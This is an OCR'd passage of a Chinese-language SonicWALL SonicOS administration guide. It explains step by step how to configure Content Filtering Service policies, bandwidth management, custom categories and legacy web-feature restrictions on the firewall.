


2 单击**添加新匹配对象**按钮。此时会显示**添加/编辑匹配对象**对话框。



3 选择一个描述性的**对象名**，例如禁止的内容。最小长度为 1 个字符，最大长度为 96 个字符。

4 从**匹配对象类型**下拉菜单中选择 **CFS 类别列表**。**添加/编辑匹配对象**对话框将更改，以列出要从中选出来阻止或进行带宽管理的类别。



5 使用复选框选择您要添加到被禁内容列表的类别。要选择全部类别，请选中**选择全部类别**复选框。


6 单击**确定**按钮将对象添加到**应用对象**列表。



创建应用规则策略以阻止被禁内容

创建应用规则策略以阻止“匹配对象”中定义的内容的步骤如下：

1 转至**防火墙 > 应用程序规则**页面。




2 单击**添加新策略**按钮。将显示**添加/编辑应用规则策略**对话框。



3 在**策略名**字段中输入此操作的描述性名称，例如阻止被禁内容。

4 从**策略类型**下拉菜单中选择 **CFS**。这些选项将发生更改。



5 从**匹配对象**下拉菜单中，选择您在前一部分创建的对象。在本例中，该对象名为**禁止的内容**。

6 从**操作对象**下拉菜单中，选择 **CFS 阻塞页面**，在用户尝试访问被禁内容时显示预定义的“阻止的内容”页面。

7 （可选）选择此策略将在**用户/群组包含**和 / 或**排除**下拉菜单中包括或排除的用户 / 群组。本例使用包含**全部**和排除**无**的默认值。

8 （可选）从**日程**下拉菜单中选择实施该规则的日期和时间。本例使用默认值**始终打开**，让该策略一直有效。

9 （可选）如果希望使用 CFS 消息格式而不是标准应用规则格式记录日志，请选中**日志使用的 CFS 消息格式**复选框。

10 （可选）从**区域**下拉菜单中选择实施该策略的适当区域。本例使用 **LAN** 对经过本地网络的所有流量实施策略。默认设置为**任何**。

11 （可选）要对 CFS 允许/排除列表实施此特定策略，请从 **CFS 允许/排除列表**下拉菜单中选择一个列表。默认设置为**无**。

12 （可选）从 **CFS 禁止/包含列表**下拉菜单选择要实施特定策略的适当 CFS 禁止/包含列表。默认设置为**无**。

13 （可选）要对所有搜索引擎实施安全搜索，请选中**启用安全搜索实施**复选框。默认禁用该设置。

> **注：**在使用现已弃用的 Google SSL 搜索功能的 SonicOS 6.2.2.2 和更早版本中，启用用于 CFS 的 DPI-SSL，以支持 Google 安全搜索功能。更多信息，请参见第 895 页的配置客户端 DPI-SSL。

14 单击**确定**按钮创建该策略。



带宽管理内容

要创建 CFS 策略对无益的内容应用带宽管理：

- 第 1354 页的为无益内容创建应用对象
- 第 1356 页的创建带宽管理操作对象
- 第 1356 页的创建应用规则策略管理无益的内容

为无益内容创建应用对象

创建包含无益内容的应用对象的步骤如下：

1 转至**防火墙 > 匹配对象**页面。



2 单击**添加新匹配对象**按钮。此时会显示**添加/编辑匹配对象**对话框。



3 选择一个描述性的**对象名称**字段，例如无益内容。

4 从**匹配对象类型**下拉菜单中选择**CFS 类别列表**。**添加/编辑匹配对象**对话框将更改，以列出要从中选出来阻止或进行带宽管理的类别。



5 使用复选框选择您要添加到内容列表的类别。

6 单击**确定**按钮将对象添加到**应用对象**列表。



创建带宽管理操作对象

重要：要创建带宽管理操作对象，必须启用 BWM。如需更多信息，请参见第 821 页的配置带宽管理

虽然应用规则包含用于带宽管理的预配置操作对象，但自定义操作对象可以提供更好的控制，包含按策略或按操作管理带宽的功能。


如需配置带宽管理的更多信息，请参见防火墙设置 > BWM中的第 830 页的在操作对象中配置 BWM。

创建应用规则策略管理无益的内容

注：此范例基于第 1354 页的为无益内容创建应用对象中的无益内容的创建。

创建应用规则策略以阻止“应用对象”中定义的内容的步骤如下：

1 转至**防火墙 > 应用程序规则**页面。




2 单击**添加新策略**按钮。将显示**添加/编辑应用规则策略**对话框。



3 在**策略名**字段中输入此操作的描述性名称，例如管理无益内容。最小长度为 0，最大长度为 96 个字符。

4 从**策略类型**下拉菜单中选择 **CFS** 。这些选项将发生更改。



5 从**匹配对象**下拉菜单中，选择在第 1354 页的为无益内容创建应用对象中创建的对象。在本例中，该对象名为**无益内容**。

6 从**操作对象**下拉菜单中，选择其中一个以在用户尝试访问无益内容时应用该自定义 BWM 规则。我们的范例使用 **BWM Global-Lowest**。

> **注：**如果您选择不创建自定义 BWM 对象，可以使用一个预定义 BWM 对象。在全局 BWM 模式下，除非通过防火墙规则/应用程序防火墙规则进行了配置，否则所有流量（默认）都标记为中等优先级。

- **无操作**（默认）
- **CFS 阻塞页面**
- **数据包监控**
- BWM 对象

表 164. BWM 对象

高级 BWM 类型	全局 BWM 类型
高级 BWM 高	BWM Global-Realtime
高级 BWM 中	BWM Global-Highest
高级 BWM 低	BWM Global-High
	BWM Global-Medium High
	BWM Global-Medium
	BWM Global-Medium Low
	BWM Global-Low
	BWM Global-Lowest

7 （可选）选择此策略将在**用户/群组包括**和/或**排除**下拉菜单中包括或排除的用户/群组。本例使用包含**全部**和排除**无**的默认值。

8 （可选）从**计划**下拉菜单中选择实施该规则的日期和时间。本例使用预定义的 **Work Hours** 选项仅在工作日的工作时间实施该策略。默认设置为**始终打开**。

9 （可选）如果希望使用 CFS 消息格式而不是标准应用规则格式记录日志，请选中**日志使用的 CFS 消息格式**复选框。

10 （可选）从**区域**下拉菜单中选择实施该策略的适当区域。本例使用 **LAN** 对经过本地网络的所有流量实施策略。默认设置为**任何**。

11 （可选）要对 CFS 允许/排除列表实施此特定策略，请从 **CFS 允许/排除列表**下拉菜单中选择一个列表。默认设置为**无**。

12 （可选）从 **CFS 禁止/包含列表**下拉菜单选择要实施特定策略的适当 CFS 禁止/包含列表。默认设置为**无**。

13 （可选）要对所有搜索引擎实施安全搜索，请选中**启用安全搜索实施**复选框。默认禁用该设置。

14 单击**确定**按钮创建该策略。



应用策略至多个群组

本节详细描述向多个用户组应用单个策略。CFS 允许您向不同的群组应用一个策略，并允许使用多种选项（时间限制、排除等），像应用到用户一样。

创建群组特定的应用规则策略

创建应用规则策略以阻止“应用对象”中定义的内容的步骤如下：

1 转至**防火墙 > 应用程序规则**页面。




2 单击**添加新策略**按钮。将显示**添加/编辑应用规则策略**窗口。



3 在**策略名**字段中输入此操作的描述性名称，例如管理无益受信任。最小长度为 0，最大长度为 96 个字符。

> **提示：**为了便于识别，该名称可以包含您要应用该策略的用户组。

4 从**策略类型**下拉菜单中选择 **CFS**。这些选项将发生更改。



5 从**匹配对象**下拉菜单中，选择在第 1354 页的为无益内容创建应用对象中创建的对象。在本例中，该对象名为**无益内容**。

6 从**操作对象**下拉菜单中，选择其中一个以在用户尝试访问无益内容时应用该自定义 BWM 规则。我们的范例使用 **BWM Global-Lowest**。

> **注：**如果您选择不创建自定义 BWM 对象，可以使用一个预定义 BWM 对象。在全局 BWM 模式下，除非通过防火墙规则/应用程序防火墙规则进行了配置，否则所有流量（默认）都标记为中等优先级。

- **无操作**（默认）
- **CFS 阻塞页面**
- **数据包监控**
- **BWM 对象**

表 165. BWM 对象

高级 BWM 类型	全局 BWM 类型
高级 BWM 高	BWM Global-Realtime
高级 BWM 中	BWM Global-Highest
高级 BWM 低	BWM Global-High
	BWM Global-Medium High
	BWM Global-Medium
	BWM Global-Medium Low
	BWM Global-Low
	BWM Global-Lowest

7 选择此策略将在**用户/群组包括**和/或**排除**下拉菜单中包括或排除的用户/群组。本例包含**受信任用户**群组且排除**访客**，但您可以选择另一个群组，或者根据需要自定义群组。默认包含**全部**且排除**无**。

8 从**日程**下拉菜单中选择实施该规则的日期和时间。本例使用预定义的 **Work Hours** 选项仅在工作日的工作时间实施该策略。默认设置为**始终打开**。

在本例中作出这些选择后，将在**工作时间**对**受信任用户**进行**无益内容**的**带宽管理**。

9 单击**确定**按钮创建该策略。新策略显示在**应用程序规则策略**列表中。



10 要为每个需要的群组创建策略，请按照您的不同实施需要，重复步骤 2 到步骤 9。

创建 CFS 自定义类别

本节详细描述创建 CFS 自定义类别条目。CFS 不仅允许您创建自定义策略，还允许向现有的 CFS 分级类别添加自定义域名条目。这允许向现有的和很灵活的类别结构插入 CFS 自定义管理内容。

自定义类别有以下限制：

- 最多只能创建 64 个自定义类别（每行最多 64 个条目）。
- 每个自定义类别条目的名称限制为 95 字节。一个英文字符占一个字节，而其他语言的字符则可能占多个字节。
- 在每个自定义类别中添加的域数不受限制，但是所有自定义类别限制为 500 个域。
- 一个条目中的多个域用抑扬符（脱字号）符号隔开：^。
- 一个自定义类别条目内的域列表的总长度限制为不超过 1000 字节。
- 每个域限制为不超过 253 字节。
- 多个自定义类别可以引用同一个映射类别。

要创建新 CFS 自定义类别：

- 第 1363 页的启用 CFS 自定义类别
- 第 1364 页的添加新 CFS 自定义类别条目

启用 CFS 自定义类别

1 导航到**安全服务 > 内容过滤器**页面。



2 向下滚动到 **CFS 自定义类别**部分。



3 选中**启用 CFS 自定义类别**复选框。


4 单击**接受**按钮保存您的更改和启用“自定义类别”功能。

添加新 CFS 自定义类别条目

1 在**安全服务 > 内容过滤**页面，向下滚动至 **CFS 自定义类别**部分。



2 单击**添加...** 按钮。将显示**编辑 CFS 本地评级**对话框。




3 为自定义条目输入一个描述性**名称**。

4 从**类别**下拉菜单中选择将此条目添加到的预定义类别。

5 在**内容**字段输入域名。

> 注：这也应用于所输入域的所有子域。例如，输入 *yahoo.com* 也将应用于 *mail.yahoo.com* 和 *my.yahoo.com*，因此没有必要输入父域的所有子域 FQDN 条目。

6 单击“添加”按钮，将该域名移动至列表中。



7 对每个要添加到自定义列表中的域，重复步骤 5 和步骤 6。

8 单击**确定**按钮添加该自定义类别。**安全服务 > 内容过滤**页面上的 **CFS 自定义类别**列表将更新。



旧内容过滤范例

以下章节描述如何使用旧有**内容过滤**方法配置**安全服务 > 内容过滤**页面中的设置。

注：在使用“旧有”内容过滤方法时，不能创建利用带宽管理和应用过滤策略控制的高级规则。如需高级规则创建，请参见第 1345 页的 CFS 策略管理概述。

主题：

- 第 1366 页的内容过滤状态
- 第 1366 页的内容过滤类型
- 第 1367 页的限制 Web 功能
- 第 1367 页的受信任的域
- 第 1368 页的 CFS 排除列表
- 第 1369 页的按 IP 地址范围的 CFS 策略
- 第 1370 页的阻止内容时显示的网页

内容过滤状态



如果 CFS 已激活，则**内容过滤状态**部分显示内容过滤服务器的状态，以及您的订阅到期日期和时间。

您可以通过单击**如果您认为某网站分级不正确或希望提交新的 URL，请单击 | 此处 |**。中的**此处**链接访问 **SonicWALL CFS URL 分级检查请求**表单。

如果 SonicWALL CFS 未激活，您必须购买全部内容过滤功能的许可证订阅，包含 CFS 自定义策略。如果您没有激活密钥，必须向 SonicWALL 分销商或通过 mySonicWALL.com 帐户购买 SonicWALL CFS（仅限于美国和加拿大地区的客户）。

内容过滤类型



防火墙上有两种内容过滤类型。可以从**内容过滤类型**下拉菜单中选择这些选项：

- **SonicWALL 内容过滤服务** - 选择**内容过滤服务**，可以访问 SonicOS 中包含的 SonicWALL CFS 功能，以及配置只有有效订阅才可使用的 CFS 自定义策略。您可以从 http://www.sonicwall.com/products/cfs.html 获得关于 SonicWALL 内容过滤服务的更多信息：

  在选择“内容过滤服务”后，您需要从 **CFS 策略分配**下拉菜单中选择如何实施内容过滤：

  - **通过应用规则** – 通过在**防火墙 > 应用程序规则**页面上配置的应用规则策略实施。这是默认选择。
  - **通过用户和区域屏幕** – 按照**网络 > 区域**页面中的设置按区域实施。选择此选项时，会提供链接指向**网络 > 区域**页面：**注：从“网络 > 区域”页面按区域实施内容过滤服务**。
- **Websense Enterprise** - Websense Enterprise 是 Dell SonicWALL 网络安全设备支持的第三方内容过滤列表。在选择此选项后，不再显示“CFS 策略分配”部分且提供链接指向**网络 > 区域**页面：**注：从“网络 > 区域”页面按区域实施内容过滤服务**。

限制 Web 功能



限制 Web 功能通过阻止可能有害的 Web 应用程序进入您的网络来提高您的网络安全性。SonicOS 中包含**限制 Web 功能**。选择要阻止的任意应用程序：

- ActiveX - 一种在网页中内嵌脚本的编程语言。恶意的程序员可能使用 ActiveX 来删除文件或破坏安全性。选中 **ActiveX** 复选框阻止 ActiveX 控件。
- Java - 用于下载和运行网站上称为 applets 的小程序。由于它有内置的安全机制，因此它比 ActiveX 更为安全。选中 **Java** 复选框阻止来自网络的 Java 小程序。
- Cookies - Web 服务器将之用于跟踪 Web 使用，并记住用户身份。Cookie 还可以通过跟踪 Web 活动来破坏用户隐私。选中 **Cookies** 复选框禁用 Cookie。
- **访问 HTTP 代理服务器** - 当代理服务器位于 WAN 上时，LAN 用户可通过为其计算机指定代理服务器绕过内容过滤。选中该复选框防止 LAN 用户访问 WAN 上的代理服务器。

受信任的域



可以添加**受信任的域**已允许来自特定域的内容不受限制 Web 功能的限制。

如果您信任特定域上的内容，并希望这些不受限制 *Web* 功能的限制，请执行以下这些步骤添加域：


1 选择**不阻断到受信域网站的 Java/ActiveX/Cookies** 复选框。

2 单击**添加**。显示**添加受信任的域条目**对话框。



3 在**域名**字段输入受信任的域的名称。

4 单击**确定**。将受信任的域条目添加到**受信任的域**表中。



要保留受信任的域条目且启用“限制 Web 功能”，取消选中**不阻断到受信域网站的 Java/ActiveX/Cookies** 复选框。

要删除单个受信任域，单击该条目的**删除**图标。要删除所有**受信任域**，单击**全部删除**按钮。

